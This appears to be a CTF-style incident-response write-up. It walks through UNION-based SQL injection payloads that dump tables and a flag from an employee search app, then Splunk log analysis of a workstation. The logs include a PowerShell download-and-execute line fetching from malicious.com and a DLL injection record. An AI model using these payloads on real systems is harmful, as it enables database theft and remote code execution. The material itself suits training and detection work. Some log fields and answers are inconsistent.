


To know the version of the db you will now run this.

``admin' union select 1,2,3,version()#`

output

ANSWER:employee_db:9.2.0



Identity

🚩 Flag 1:how many tables does the database have ?

to get the table we can either analyse the logs and re run the attacker payloads

or use powershell like this. `Get-ChildItem "C:\inetpub\logs\LogFiles\" -Recurse -`

`Include *.log | Select-String -Pattern "union", "select", "admin", "information_schema" |`

`Out-File C:\IIS_Suspected_SQLi_Logs.txt`

``

or run this.

Explanation:

- `information_schema.tables` : system table that holds all tables in all databases
- `where table_schema=database()` : filters only the current database.
- `count(*)` : returns the **number of tables** in that DB.

```
' union select 1,2,3,group_concat(table_name) from information_schema.tables
where table_schema=database()#
```

Welcome, ' or 1=1#!

Explore employee profiles and manage your team.

Employee Search

Search Results

ID	Name	Email	Role
1	Kansiime Joel	k.joel@telesecure.com	Administrator
2	Elolu Peter	e.peter@telesecure.com	Manager
3	Obia Alfred	o.alfred@telesecure.com	Auditor
4	Assistant Admin	a.admin@telesecure.com	admin
1	2	3	employees,users

So the tables are two.

Damped

Attacker dumped the entire database and discovered a super user with his id containing the flag, they also found a search functionality in the application that led them to the same super user id

🚩 Flag 1: what was the flag ?

so to get the flag we need to find the field holding it.

payload. `' UNION SELECT 1,2,3,group_concat(id,':',username,':',role) FROM users#`

output:

Employee Search

' UNION SELECT 1,2,3,group_concat(flag) FROM employees-- - Search

Search Results

ID	Name	Email
1	Kansiime Joel	k.joel@telesecure.com
2	Elohu Peter	e.peter@telesecure.com
3	Obia Alfred	o.alfred@telesecure.com
4	Assistant Admin	a.admin@telesecure.com
1	2	employees:email,employees:flag,employees:id,employees:name,employees:notes,employees:role,users:id,users:password,users:u

running this payload will get us the flag.

```
' UNION SELECT 1,2,3,GROUP_CONCAT(flag) FROM employees-- -
```

Breakdown:

- `'` — Closes the original query's string input, allowing injection of a new SQL statement.
- `UNION SELECT` — Combines the results of your injected query with the original query results. The original query probably expects **4 columns** (since you select 4 values here).
- `1, 2, 3` — These are dummy values for the first three columns just to satisfy the expected column count and data types.
- `GROUP_CONCAT(flag)` — This is the key part: it concatenates all values in the `flag` column from the `employees` table into a single string, separated by commas by default. This pulls **all flags** stored in the database into the query result.
- `FROM employees` — Specifies the table to pull the `flag` column data from.
- `-- -` — This comments out the rest of the original query to prevent syntax errors.

Welcome, ' or 1=1#!

Explore employee profiles and manage your team.

Employee Search

Search Results

ID	Name	Email	Role
1	Kansiime Joel	k.joel@telesecure.com	Administrator
2	Elohu Peter	e.peter@telesecure.com	Manager
3	Obia Alfred	o.alfred@telesecure.com	Auditor
4	Assistant Admin	a.admin@telesecure.com	admin
1	2	3	UCC_DRILL(sqL_Tnj3ct10n_w1ll_n0t_g0_4w4y),NULL,NULL,NULL

This is a **SQL Injection payload using UNION SELECT** to extract data from the database by tricking the backend into running your injected query and appending the result to the original query's result set.

The above can also be traced from the iis logs.

```
25-06-03 20:50:23 ::1 GET /employee/dashboard.php search=admin%27+order+by+4%23 80 - ::1 Mozilla/5.0+(Windows+NT+10.0;+WinF
25-06-03 20:50:29 ::1 GET /employee/dashboard.php search=admin%27+order+by+5%23 80 - ::1 Mozilla/5.0+(Windows+NT+10.0;+WinF
25-06-03 20:52:39 ::1 GET /employee/dashboard.php search=admin%27+union+select+1%2C2%2C3%2Cdatabase%28%29%23+ 80 - ::1 Mozi
25-06-03 20:52:55 ::1 GET /employee/dashboard.php search=admin%27+union+select+1%2C2%2C3%2Cdatabase%28%29%23+ 80 - ::1 Mozi
25-06-03 20:56:37 ::1 GET /employee/dashboard.php search=admin%27+union+select+1%2C2%2C3%2C%40version%28%29%23+ 80 - ::1 M
25-06-03 20:57:28 ::1 GET /employee/dashboard.php search=admin%27+union+select+1%2C2%2C3%2C%40%40version%28%29%23+ 80 - ::1
25-06-03 20:58:07 ::1 GET /employee/dashboard.php search=admin%27+union+select+1%2C2%2C3%2C%40version%28%29%23+ 80 -
25-06-03 20:58:22 ::1 GET /employee/dashboard.php search=admin%27+union+select+1%2C2%2C3%2Cdatabase%28%29%23+ 80 - ::1 Mozi
25-06-03 20:59:07 ::1 GET /employee/dashboard.php search=admin%27+union+select+1%2C2%2C3%2Cversion%28%29%23 80 - ::1 Mozi
25-06-03 21:04:09 ::1 GET /employee/dashboard.php search=%27+union+select+1%2C2%2C3%2Cgroup_concat%28table_name%29+from+inf
25-06-03 21:04:33 ::1 GET /employee/dashboard.php search=%27+union+select+1%2C2%2C3%2Cgroup_concat%28table_name%29+from+inf
25-06-03 21:11:41 ::1 GET /employee/dashboard.php search=%27+UNION+SELECT+1%2C2%2C3%2Cgroup_concat%28column_name%29%2C4+FROM+ir
25-06-03 21:12:30 ::1 GET /employee/dashboard.php search=%27+UNION+SELECT+1%2C2%2C3%2Cgroup_concat%28column_name%29%2C4+FR
25-06-03 21:12:41 ::1 GET /employee/dashboard.php search=%27+UNION+SELECT+1%2C2%2C3%2Cgroup_concat%28column_name%29%2C4+FR
25-06-03 21:13:57 ::1 GET /employee/dashboard.php search=%27+UNION+SELECT+1%2C2%2C3%2Cgroup_concat%28concat%28table_name%2C27?
25-06-03 21:14:01 ::1 GET /employee/dashboard.php search=%27+UNION+SELECT+1%2C2%2C3%2Cgroup_concat%28concat%28table_name%2C27?
25-06-03 21:16:28 ::1 GET /employee/dashboard.php search=%27+UNION+SELECT+1%2C2%2C3%2Cgroup_concat%28id%2C27%3A%27%2Cusern
25-06-03 21:19:29 ::1 GET /employee/dashboard.php search=%27+union+select+group_concat%28username%29%2Cgroup_concat%28passw
25-06-03 21:19:58 ::1 GET /employee/dashboard.php search=%27+union+select+group_concat%28flag%29%2Cgroup_concat%28email%29
25-06-03 21:20:12 ::1 GET /employee/dashboard.php search=%27+union+select+group_concat%28flag%29%2Cgroup_concat%28email%29
25-06-03 21:21:01 ::1 GET /employee/dashboard.php search=%27+UNION+SELECT+1%2C2%2C3%2Cgroup_concat%28flag%2C%27%3A%27%2Cemail%
25-06-03 21:21:15 ::1 GET /employee/dashboard.php search=%27+UNION+SELECT+1%2C2%2C3%2Cgroup_concat%28flag%2C%27%3A%27%2Cem
```

Impersonate

Q7. The attacker tried to log into the engineer workstation computer using SMB from mutile public ip addresses but failed

🚩 Flag 7: Which users was attacker trying to login through?

	Top 10 Values	Count	%
a date_zone 2	4624	7	38.889%
a Details 7	5/22/2025 4:07:51 PM	1	5.556%
a EventID 12	5/22/2025 4:08:51 PM	1	5.556%
a ExtraFieldInfo 1	5/22/2025 4:09:51 PM	1	5.556%
a index 1	5/22/2025 4:10:51 PM	1	5.556%
# Level 11	5/22/2025 4:11:51 PM	1	5.556%
# linecount 1	5/22/2025 4:12:51 PM	1	5.556%
a punct 12	5/22/2025 4:13:51 PM	1	5.556%
# RecordID 7	5/22/2025 4:14:51 PM	1	5.556%
a RuleID 1	5/22/2025 4:15:51 PM	1	5.556%
a RuleTitle 7			
a splunk_server 1			
# timeendpos 6			
a Timestamp 10			
# timestartpos 6			

results of the login failures.

Time	Event	TgtUser
5/22/25 8:53:41.440 AM	"2025-05-22 08:53:41.440 +00:00", "External Remote SMB Logon from Public IP", "high", "prod-eng-wks", "Sec", 4624, 229213, "Type: 3 - NETWORK... TgtUser: adminuser	adminuser
5/22/25 8:53:37.731 AM	"2025-05-22 08:53:37.731 +00:00", "External Remote SMB Logon from Public IP", "high", "prod-eng-wks", "Sec", 4624, 229209, "Type: 3 - NETWORK... TgtUser: adminuser	adminuser
5/22/25 8:50:21.544 AM	"2025-05-22 08:50:21.544 +00:00", "External Remote SMB Logon from Public IP", "high", "prod-eng-wks", "Sec", 4624, 229813, "Type: 3 - NETWORK... TgtUser: adminuser	adminuser
5/22/25 7:41:49.932 AM	"2025-05-22 07:41:49.932 +00:00", "External Remote SMB Logon from Public IP", "high", "prod-eng-wks", "Sec", 4624, 223862, "Type: 3 - NETWORK... TgtUser: adminuser	adminuser

answer is adminuser

CLI

Which process initiated the execution of PowerShell on engineer work station?

answer. explorer.exe

Time	Event
5/22/2025 4:15:10:00 PM	"Application", "ServiceSim", "7036", "Information", "Service WnUserService started unexpectedly", "5/22/2025 4:15:10 PM"
5/22/2025 4:13:51:00 PM	"Security", "Microsoft-Windows-Security-Auditing", "4104", "Information", "PowerShell script: IEX(New-Object Net.WebClient).DownloadString('http://malicious.com/payload.ps1')", "5/22/2025 4:14:51 PM"
5/22/2025 4:13:51:00 PM	"Application", "COMSim", "8801", "Information", "COM object CLSID {ABC-123} loaded by rundll32.exe", "5/22/2025 4:13:51 PM"
5/22/2025 4:07:51:00 PM	"Security", "Microsoft-Windows-Security-Auditing", "4688", "Information", "A new process has been created: Name: powershell.exe, Parent: explorer.exe", "5/22/2025 4:18:51 PM"
5/22/2025 4:07:51:00 PM	"Security", "Microsoft-Windows-Security-Auditing", "4625", "FailureAudit", "An account was successfully logged on. Username: eviladmin", "5/22/2025 4:08:51 PM"
5/22/2025 4:07:51:00 PM	"Security", "Microsoft-Windows-Security-Auditing", "4625", "FailureAudit", "An account failed to log on. Subject: Username: adminuser", "5/22/2025 4:08:51 PM"
5/22/2025 4:07:51:00 PM	"Application", "AppCrashSim", "1000", "Error", "Application svchost.exe crashed with exception 0xc0000005", "5/22/2025 4:07:51 PM"
5/22/2025 8:53:41:440 AM	"LogName", "Source", "EventID", "Level", "Message", "TimeCreated"
5/22/2025	"2025-05-22 08:53:41.440 +00:00", "External Remote SMB Logon from Public IP", "high", "prod-eng-wks", "Sec", "4624.229213", "Type: 3 - NETWORK TgtUser: adminuser SrcComp: AFQC-KILAK SrcIP: 41.210.147.225 LID:

injection

Your SIEM alerts you that a suspicious DLL was injected into a legitimate Windows process on a user's workstation.

After reviewing process memory and analyzing the injection, you can confirm that a DLL was loaded into the target process by a remote thread.

qn: Which process was the malicious DLL injected into and what is the name of the malicious dll?

Answer-format: processname:dllname

query

```
index="win_hosts" host=eng_workstation Computer=Warning
```

Time	Event
5/22/2025 4:11:51:00 AM	"Application", "AppSim", "9999", "Warning", "DLL injected into process powershell.exe from C:\Users\Public\payload.dll", "5/22/2025 4:11:51 PM"

C2 server

A PowerShell script (Event ID 4104) downloads content from a suspicious domain to the engineer workstation. 🚩 Flag 1: what was the full suspicious url from which the

suspicious malware file was downloaded from?

answer: <http://suspicious.com/filename>

The screenshot shows a SIEM interface with a search bar at the top containing the query 'index=*win_hosts* host=eng_workstation'. Below the search bar, there are tabs for 'Events (18)', 'Patterns', 'Statistics', and 'Visualization'. The 'Events (18)' tab is active, showing a list of events. The interface includes a timeline visualization at the top and a list of events below. The event list has columns for 'i', 'Time', and 'Event'. A red box highlights the following event:

i	Time	Event
>	5/22/25 4:15:51:000 PM	"Application", "ServiceSid", "7836", "Information", "Service MonitorService started unexpectedly", "5/22/2025 4:15:51 PM" host = eng_workstation source = /varlog/eng_wrk_station/eng_wrkstation.csv sourcetype = eng_workstation
>	5/22/25 4:13:51:000 PM	"Security", "Microsoft-Windows-Security-Auditing", "4104", "Information", "PowerShell script: IEX(New-Object Net.WebClient).DownloadString('http://malicious.com/payload.ps1')", "5/22/2025 4:14:51 PM" host = eng_workstation source = /varlog/eng_wrk_station/eng_wrkstation.csv sourcetype = eng_workstation
>	5/22/25 4:13:51:000 PM	"Application", "COMSim", "8001", "Information", "COM object CLSID {ABC-123} loaded by rundll32.exe", "5/22/2025 4:13:51 PM" host = eng_workstation source = /varlog/eng_wrk_station/eng_wrkstation.csv sourcetype = eng_workstation
>	5/22/25 4:07:51:000 PM	"Security", "Microsoft-Windows-Security-Auditing", "4688", "Information", "A new process has been created: Name: powershell.exe, Parent: explorer.exe", "5/22/2025 4:10:51 PM" host = eng_workstation source = /varlog/eng_wrk_station/eng_wrkstation.csv sourcetype = eng_workstation